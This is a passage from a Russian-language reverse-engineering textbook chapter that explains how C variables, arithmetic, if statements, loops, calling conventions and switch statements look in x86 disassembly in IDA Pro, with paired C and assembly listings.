Листинг 6-4. Ассемблерный код примера с локальными переменными из листинга 6-2 без меток

В листинге 6-5 переменная `x` аккуратно помечена дизассемблером IDA Pro фиктивным именем `var_4`. Как обсуждалось в главе 5, фиктивные имена можно заменять содержательными, отражающими их назначение. Имя локальной переменной `var_4` вместо `-4` упрощает анализ: переименовав `var_4` в `x`, вам не придётся держать в уме смещение `-4` на протяжении всей функции.

```

00401006      mov     [ebp+var_4], 0
0040100D      mov     [ebp+var_8], 1
00401014      mov     eax, [ebp+var_4]
00401017      add     eax, [ebp+var_8]
0040101A      mov     [ebp+var_4], eax
0040101D      mov     ecx, [ebp+var_4]
00401020      push    ecx
00401021      push    offset aTotalD ; "total = %d\n"
00401026      call    printf

```

Листинг 6-5. Ассемблерный код примера с локальными переменными из листинга 6-2 с метками

Дизассемблирование арифметических операций

В программах на C можно выполнять множество различных математических операций; в этом разделе мы представим их дизассемблированный код.

В листинге 6-6 показан код C с двумя переменными и различными арифметическими операциями. Две из них, `--` и `++`, соответственно уменьшают и увеличивают значение на 1. Операция `%` вычисляет результат деления двух переменных по модулю, то есть остаток от операции деления.

```

int a = 0;
int b = 1;
a = a + 11;
a = a - b;
a--;
b++;
b = a % 3;

```

Листинг 6-6. Код C с двумя переменными и различными арифметическими операциями

В листинге 6-7 показан ассемблерный код для кода C из листинга 6-6, который можно разобрать на части и перевести обратно в C.

```

00401006      mov     [ebp+var_4], 0
0040100D      mov     [ebp+var_8], 1
00401014      mov     eax, [ebp+var_4] ❶
00401017      add     eax, 0Bh
0040101A      mov     [ebp+var_4], eax
0040101D      mov     ecx, [ebp+var_4]
00401020      sub     ecx, [ebp+var_8] ❷
00401023      mov     [ebp+var_4], ecx
00401026      mov     edx, [ebp+var_4]
00401029      sub     edx, 1 ❸
0040102C      mov     [ebp+var_4], edx
0040102F      mov     eax, [ebp+var_8]
00401032      add     eax, 1 ❹
00401035      mov     [ebp+var_8], eax
00401038      mov     eax, [ebp+var_4]
0040103B      cdq
0040103C      mov     ecx, 3
00401041      idiv    ecx
00401043      mov     [ebp+var_8], edx ❺

```

Листинг 6-7. Ассемблерный код арифметического примера из листинга 6-6

В этом примере `a` и `b` являются локальными переменными, поскольку обращения к ним выполняются через стек. IDA Pro пометила `a` как `var_4`, а `b` как `var_8`. Сначала `var_4` и `var_8` инициализируются значениями 0 и 1 соответственно. Значение `a` перемещается в `eax`, после чего к `eax` прибавляется `0x0b`, то есть `a` увеличивается на 11. Затем из `a` вычитается `b`. (Компилятор решил использовать инструкции `sub` и `add` вместо функций `inc` и `dec`.)

Последние пять ассемблерных инструкций реализуют деление по модулю. При выполнении инструкции `div` или `idiv` значение `edx:eax` делится на операнд, результат сохраняется в `eax`, а остаток - в `edx`. Именно поэтому `edx` перемещается в `var_8`.

Распознавание операторов if

Программисты используют операторы `if`, чтобы изменять ход выполнения программы в зависимости от определённых условий. Операторы `if` часто встречаются как в коде C, так и в дизассемблированном коде. В этом разделе мы рассмотрим простые и вложенные операторы `if`. Ваша цель - научиться распознавать разные виды операторов `if`.

В листинге 6-8 показан простой оператор `if` на C, а соответствующий ассемблерный код приведён в листинге 6-9. Обратите внимание на условный переход `jnz` в точке . Оператору `if` обязательно соответствует условный переход, однако не каждый условный переход соответствует оператору `if`.

```
int x = 1;
int y = 2;

if(x == y){
    printf("x equals y.\n");
}else{
    printf("x is not equal to y.\n");
}
```

Листинг 6-8. Пример оператора if в коде C

```
00401006      mov     [ebp+var_8], 1
0040100D      mov     [ebp+var_4], 2
00401014      mov     eax, [ebp+var_8]
00401017      cmp     eax, [ebp+var_4]
0040101A      jnz     short loc_40102B
0040101C      push    offset aXEqualsY_ ; "x equals y.\n"
00401021      call    printf
00401026      add     esp, 4
00401029      jmp     short loc_401038
0040102B loc_40102B:
0040102B      push    offset aXIsNotEqualToY ; "x is not equal to y.\n"
00401030      call    printf
```

Листинг 6-9. Ассемблерный код примера оператора if из листинга 6-8

Как видно из листинга 6-9, прежде чем выполнится код внутри оператора `if` из листинга 6-8, должно быть принято решение. Этому решению соответствует условный переход (`jnz`) в точке . Решение о переходе принимается на основании сравнения (`cmp`), которое в точке проверяет равенство `var_4` и `var_8` (`var_4` и `var_8` соответствуют `x` и `y` в исходном коде). Если значения не равны, переход выполняется и код выводит "x is not equal to y."; в противном случае выполнение продолжается по текущему пути и выводится "x equals y."

Обратите также внимание на переход (`jmp`) в точке , который перепрыгивает через раздел `else`. Важно понимать, что может быть выбран только один из этих двух путей кода.

Графический анализ функций в IDA Pro

IDA Pro имеет средство построения графов, полезное для распознавания конструкций, как показано на рисунке 6-1. Это представление используется по умолчанию при анализе функций.

На рисунке 6-1 показан граф ассемблерного кода из листинга 6-9. Как видно, к концу функции ведут два разных пути выполнения кода (❶ и ❷), и каждый выводит свою строку. Путь ❶ выводит "x equals y.", а путь ❷ - "x is not equal to y."

IDA Pro добавляет в точках принятия решения в нижней части верхнего блока кода метки false ❶ и true ❷. Нетрудно представить, насколько построение графа функции ускоряет обратную разработку.




Figure 6-1: Disassembly graph for the if statement example in Listing 6-9

Рисунок 6-1. Граф дизассемблированного кода примера оператора if из листинга 6-9

Распознавание вложенных операторов if

В листинге 6-10 показан код C с вложенным оператором if, похожий на листинг 6-8, но внутри исходного оператора if добавлены ещё два оператора if. Они проверяют, равна ли z нулю.

```
int x = 0;
int y = 1;
int z = 2;

if(x == y){
    if(z==0){
        printf("z is zero and x = y.\n");
    }else{
        printf("z is non-zero and x = y.\n");
    }
}else{
    if(z==0){
        printf("z zero and x != y.\n");
    }else{
        printf("z non-zero and x != y.\n");
    }
}
```

Листинг 6-10. Код C с вложенным оператором if

Несмотря на это небольшое изменение кода C, ассемблерный код стал сложнее, как показано в листинге 6-11.

```
00401006      mov     [ebp+var_8], 0
0040100D      mov     [ebp+var_4], 1
00401014      mov     [ebp+var_C], 2
0040101B      mov     eax, [ebp+var_8]
0040101E      cmp     eax, [ebp+var_4]
00401021      jnz     short loc_401047 ❶
00401023      cmp     [ebp+var_C], 0
00401027      jnz     short loc_401038 ❷
00401029      push    offset aZIsZeroAndXY_ ; "z is zero and x = y.\n"
0040102E      call    printf
00401033      add     esp, 4
00401036      jmp     short loc_401045
00401038 loc_401038:
00401038      push    offset aZIsNonZeroAndX ; "z is non-zero and x = y.\n"
0040103D      call    printf
00401042      add     esp, 4
00401045 loc_401045:
00401045      jmp     short loc_401069
00401047 loc_401047:
00401047      cmp     [ebp+var_C], 0
00401048      jnz     short loc_40105C ❸
0040104D      push    offset aZZeroAndXY_ ; "z zero and x != y.\n"
00401052      call    printf
00401057      add     esp, 4
0040105A      jmp     short loc_401069
0040105C loc_40105C:
0040105C      push    offset aZNonZeroAndXY_ ; "z non-zero and x != y.\n"
00401061      call    printf
```

Листинг 6-11. Ассемблерный код примера вложенного оператора if из листинга 6-10

Как видно, здесь имеются три разных условных перехода. Первый происходит, если var_4 не равна var_8, в точке ❶. Два других выполняются, если var_C не равна нулю, в точках ❷ и ❸.

Распознавание циклов

Циклы и повторяющиеся задачи чрезвычайно распространены в любом программном обеспечении, поэтому важно уметь их распознавать.

Поиск циклов for

Цикл for - базовый механизм организации циклов в программах на C. Циклы for всегда имеют четыре компонента: инициализацию, сравнение, исполняемые инструкции и увеличение или уменьшение.

В листинге 6-12 показан пример цикла for.

```
int i;

for(i=0; i<100; i++)
{
    printf("i equals %d\n", i);
}
```

Листинг 6-12. Код C с циклом for

В этом примере инициализация устанавливает *i* равным 0 (нулю), а сравнение проверяет, меньше ли *i* 100. Если *i* меньше 100, выполняется инструкция printf, операция увеличения прибавляет к *i* единицу, после чего снова проверяется, меньше ли *i* 100. Эти шаги повторяются, пока *i* не станет больше либо равен 100.

В ассемблерном коде цикл for можно распознать, найдя четыре компонента: инициализацию, сравнение, исполняемые инструкции и увеличение/уменьшение. Например, в листинге 6-13 метка `loc_40100D` соответствует этапу инициализации. Код между точками `loc_40100D` и `loc_401016` соответствует увеличению, через которое вначале перепрыгивает инструкция перехода в точке `loc_40100B`. Сравнение происходит в точке `loc_401016`, а в точке `loc_40101A` условный переход принимает решение. Если переход не выполняется, будет вызвана инструкция printf, а в точке `loc_40102D` происходит безусловный переход, приводящий к выполнению увеличения.

```
00401004      mov     [ebp+var_4], 0
0040100B      jmp     short loc_401016
0040100D loc_40100D:
0040100D      mov     eax, [ebp+var_4]
00401010      add     eax, 1
00401013      mov     [ebp+var_4], eax
00401016 loc_401016:
00401016      cmp     [ebp+var_4], 64h
0040101A      jge     short loc_40102F
0040101C      mov     ecx, [ebp+var_4]
0040101F      push    ecx
00401020      push    offset aID ; "i equals %d\n"
00401025      call   printf
0040102A      add     esp, 8
0040102D      jmp     short loc_40100D
```

Листинг 6-13. Ассемблерный код примера цикла for из листинга 6-12

Цикл for можно распознать с помощью графического режима IDA Pro, как показано на рисунке 6-2.




Figure 6-2: Disassembly graph for the for loop example in Listing 6-13

Рисунок 6-2. Граф дизассемблированного кода примера цикла for из листинга 6-13

На рисунке направленная вверх стрелка после кода увеличения указывает на цикл. Благодаря таким стрелкам циклы легче распознавать в графическом представлении, чем в стандартном дизассемблированном представлении. На графе показано пять блоков: верхние четыре являются компонентами цикла for (по порядку: инициализация, сравнение, выполнение и увеличение). Блок справа внизу - эпилог функции, который в главе 4 был описан как часть функции, отвечающая за очистку стека и возврат.

Поиск циклов while

Авторы вредоносных программ часто используют цикл while, чтобы повторять действия до выполнения определённого условия, например до получения пакета или команды. В ассемблерном коде циклы while похожи на циклы for, но понять их проще. Цикл while из листинга 6-14 продолжает повторение, пока состояние, возвращаемое checkResult, не станет равным 0.

```

int status=0;
int result = 0;

while(status == 0){

```

```

    result = performAction();
    status = checkResult(result);
}

```

Листинг 6-14. Код C с циклом while

Ассемблерный код в листинге 6-15 похож на цикл for, но в нём нет раздела увеличения. В точке `loc_401044` выполняется условный переход, а в точке `loc_401061` - безусловный, но единственный способ прекратить многократное выполнение этого кода состоит в выполнении условного перехода.

```

00401036      mov     [ebp+var_4], 0
0040103D      mov     [ebp+var_8], 0
00401044 loc_401044:
00401044      cmp     [ebp+var_4], 0
00401048      jnz     short loc_401063
0040104A      call    performAction
0040104F      mov     [ebp+var_8], eax
00401052      mov     eax, [ebp+var_8]
00401055      push    eax
00401056      call    checkResult
0040105B      add     esp, 4
0040105E      mov     [ebp+var_4], eax
00401061      jmp     short loc_401044

```

Листинг 6-15. Ассемблерный код примера цикла while из листинга 6-14

Соглашения о вызовах функций

В главе 4 мы обсуждали, как стек и инструкция `call` используются для вызова функций. В ассемблерном коде вызовы функций могут выглядеть по-разному, а способ вызова определяется соглашениями о вызовах. Эти соглашения задают порядок размещения параметров в стеке или регистрах, а также определяют, кто отвечает за очистку стека после завершения функции: вызывающий код или вызываемая функция.

Выбор соглашения о вызовах, помимо прочих факторов, зависит от компилятора. В реализации таких соглашений разными компиляторами часто имеются небольшие различия, поэтому взаимодействие кода, скомпилированного разными компиляторами, может оказаться сложным. Однако при использовании Windows API необходимо соблюдать определённые соглашения, которые ради совместимости реализуются единообразно (это обсуждается в главе 7).

Для описания каждого соглашения о вызовах мы воспользуемся псевдокодом из листинга 6-16.

```

int test(int x, int y, int z);
int a, b, c, ret;

ret = test(a, b, c);

```

Листинг 6-16. Псевдокод вызова функции

Три наиболее распространённых соглашения о вызовах, которые вам встретятся, - `cdecl`, `stdcall` и `fastcall`. Их основные различия рассматриваются в следующих разделах.

Примечание. Хотя одни и те же соглашения могут по-разному реализовываться разными компиляторами, мы сосредоточимся на самых распространённых способах их использования.

`cdecl`

`cdecl` - одно из наиболее популярных соглашений; оно было описано в главе 4 при знакомстве со стеком и вызовами функций. В `cdecl` параметры помещаются в стек справа налево, вызывающий код очищает стек после завершения функции, а возвращаемое значение сохраняется в `EAX`. В листинге 6-17 показано, как выглядел бы дизассемблированный код из листинга 6-16, если бы он был скомпилирован с использованием `cdecl`.

```
push c
push b
push a
call test
add esp, 12
mov ret, eax
```

Листинг 6-17. Вызов функции по соглашению `cdecl`

Обратите внимание на выделенную часть: стек очищает вызывающий код. В этом примере параметры помещаются в стек справа налево, начиная с `c`.

stdcall

Популярное соглашение `stdcall` похоже на `cdecl`, однако в `stdcall` стек после завершения функции должна очистить вызываемая функция. Поэтому выделенная в листинге 6-17 инструкция `add` при использовании соглашения `stdcall` не потребовалась бы, поскольку за очистку стека отвечала бы вызванная функция.

При `stdcall` функция `test` из листинга 6-16 компилировалась бы иначе, потому что должна заботиться об очистке стека. Необходимую очистку выполнял бы её эпилог.

`stdcall` является стандартным соглашением о вызовах Windows API. Коду, вызывающему такие функции API, не требуется очищать стек, поскольку это обязанность DLL, реализующих код функции API.

fastcall

Реализация соглашения `fastcall` сильнее всего различается между компиляторами, но в целом во всех случаях оно работает похоже. В `fastcall` первые несколько аргументов (обычно два) передаются в регистрах, чаще всего используются `EDX` и `ECX` (соглашение Microsoft `fastcall`). Дополнительные аргументы загружаются справа налево, а вызывающая функция обычно отвечает за очистку стека, если она необходима. `fastcall` часто эффективнее других соглашений, потому что коду не приходится столь активно задействовать стек.

push и mov

Помимо выбора разных соглашений о вызовах, компиляторы могут использовать разные инструкции для выполнения одной операции; обычно это происходит, когда компилятор решает перемещать данные в стек, а не помещать их инструкцией `push`. В листинге 6-18 показан пример вызова функции в коде C. Функция `adder` складывает два аргумента и возвращает результат. Функция `main` вызывает `adder` и выводит результат с помощью `printf`.

```
int adder(int a, int b)
{
    return a+b;
}
void main()
```

```

{
    int x = 1;
    int y = 2;

    printf("the function returned the number %d\n", adder(x,y));
}

```

Листинг 6-18. Код C с вызовом функции

Ассемблерный код функции `adder` одинаков у разных компиляторов и показан в листинге 6-19. Как видно, этот код прибавляет `arg_0` к `arg_4` и сохраняет результат в `EAX`. (Как обсуждалось в главе 4, `EAX` хранит возвращаемое значение.)

```

00401730    push    ebp
00401731    mov     ebp, esp
00401733    mov     eax, [ebp+arg_0]
00401736    add     eax, [ebp+arg_4]
00401739    pop     ebp
0040173A    retn

```

Листинг 6-19. Ассемблерный код функции `adder` из листинга 6-18

В таблице 6-1 показаны разные соглашения о вызовах, использованные двумя компиляторами: Microsoft Visual Studio и GNU Compiler Collection (GCC). Слева параметры `adder` и `printf` помещаются в стек перед вызовом инструкциями `push`. Справа параметры перед вызовом перемещаются в стек. Аналитик должен быть готов к обоим видам соглашений о вызовах, поскольку не может управлять выбором компилятора. Например, одной инструкции слева не соответствует ни одна инструкция справа. Эта инструкция восстанавливает указатель стека; справа она не нужна, поскольку указатель стека не изменяется.

Примечание. Помните, что даже при использовании одного компилятора соглашения о вызовах могут различаться в зависимости от настроек и параметров.

Таблица 6-1. Ассемблерный код вызова функции при двух разных соглашениях о вызовах

Версия Visual Studio	Версия GCC
00401746 mov [ebp+var_4], 1	00401085 mov [ebp+var_4], 1
0040174D mov [ebp+var_8], 2	0040108C mov [ebp+var_8], 2
00401754 mov eax, [ebp+var_8]	00401093 mov eax, [ebp+var_8]
00401757 push eax	00401096 mov [esp+4], eax
00401758 mov ecx, [ebp+var_4]	0040109A mov eax, [ebp+var_4]
0040175B push ecx	0040109D mov [esp], eax
0040175C call adder	004010A0 call adder
00401761 add esp, 8	
00401764 push eax	004010A5 mov [esp+4], eax
00401765 push offset TheFunctionRet	004010A9 mov [esp], offset TheFunctionRet
0040176A call ds:printf	004010B0 call printf

Анализ операторов switch

Операторы switch используются программистами (и авторами вредоносных программ) для принятия решения на основании символа или целого числа. Например, бэкдоры часто выбирают одно из нескольких действий по однобайтовому значению. Операторы switch обычно компилируются одним из двух способов: в стиле if либо с использованием таблиц переходов.

Стиль if

В листинге 6-20 показан простой оператор switch, использующий переменную i. В зависимости от значения i выполняется код под соответствующим значением case.

```
switch(i)
{
    case 1:
        printf("i = %d", i+1);
        break;
    case 2:
        printf("i = %d", i+2);
        break;
    case 3:
        printf("i = %d", i+3);
        break;
    default:
        break;
}
```

Листинг 6-20. Код C с оператором switch из трёх вариантов

Этот оператор switch был скомпилирован в ассемблерный код, показанный в листинге 6-21. Между точками `loc_401027` и `loc_40103D` находится последовательность условных переходов. Решение для условного перехода принимается по результату сравнения, непосредственно предшествующего каждому переходу.

Оператор switch имеет три варианта, показанные в точках `loc_401027`, `loc_40103D` и `loc_40104E`. Эти участки кода независимы друг от друга благодаря безусловным переходам к концу листинга. (Вероятно, оператор switch будет легче понять по графу на рисунке 6-3.)

```
00401013      cmp     [ebp+var_8], 1
00401017      jz      short loc_401027 ①
00401019      cmp     [ebp+var_8], 2
0040101D      jz      short loc_40103D
0040101F      cmp     [ebp+var_8], 3
00401023      jz      short loc_401053
00401025      jmp     short loc_401067 ②
00401027 loc_401027:
00401027      mov     ecx, [ebp+var_4] ③
0040102A      add     ecx, 1
0040102D      push    ecx
0040102E      push    offset unk_40C000 ; i = %d
00401033      call    printf
00401038      add     esp, 8
0040103B      jmp     short loc_401067
0040103D loc_40103D:
0040103D      mov     edx, [ebp+var_4] ④
00401040      add     edx, 2
00401043      push    edx
00401044      push    offset unk_40C004 ; i = %d
00401049      call    printf
0040104E      add     esp, 8
```

```

00401051      jmp     short loc_401067
00401053 loc_401053:
00401053      mov     eax, [ebp+var_4] ❸
00401056      add     eax, 3
00401059      push    eax
0040105A      push    offset unk_40C008 ; i = %d
0040105F      call    printf
00401064      add     esp, 8

```

Листинг 6-21. Ассемблерный код примера оператора switch из листинга 6-20

На рисунке 6-3 каждый вариант switch разобран путём отделения исполняемого кода от следующего принимаемого решения. Три блока на рисунке, помеченные ❶, ❷ и ❸, непосредственно соответствуют трём разным вариантам оператора case. Обратите внимание, что все эти блоки завершаются в нижнем блоке, то есть в конце функции. По этому графу можно увидеть три проверки, через которые должен пройти код, когда var_8 больше 3.

По дизассемблированному коду трудно, а то и невозможно определить, представлял ли исходный код оператор switch или последовательность операторов if, поскольку скомпилированный switch выглядит как группа операторов if: и там и там может находиться множество инструкций cmp и Jcc. При дизассемблировании не всегда удаётся вернуться к первоначальному исходному коду, поскольку одну и ту же конструкцию можно несколькими способами представить в ассемблере, причём все они будут правильными и равнозначными.

Таблица переходов

Следующий пример дизассемблированного кода часто встречается для крупных операторов switch с последовательными значениями. Компилятор оптимизирует код, чтобы избежать большого числа сравнений. Например, если бы в листинге 6-20 значение i было равно 3, до выполнения третьего case произошло бы три разных сравнения. В листинге 6-22 к листингу 6-20 добавлен один case (это видно при сравнении листингов), но созданный ассемблерный код отличается кардинально.

```

switch(i)
{
    case 1:
        printf("i = %d", i+1);
        break;
    case 2:
        printf("i = %d", i+2);
        break;
    case 3:
        printf("i = %d", i+3);
        break;
    case 4:
        printf("i = %d", i+3);
        break;
    default:
        break;
}

```

Листинг 6-22. Код C с оператором switch из четырёх вариантов

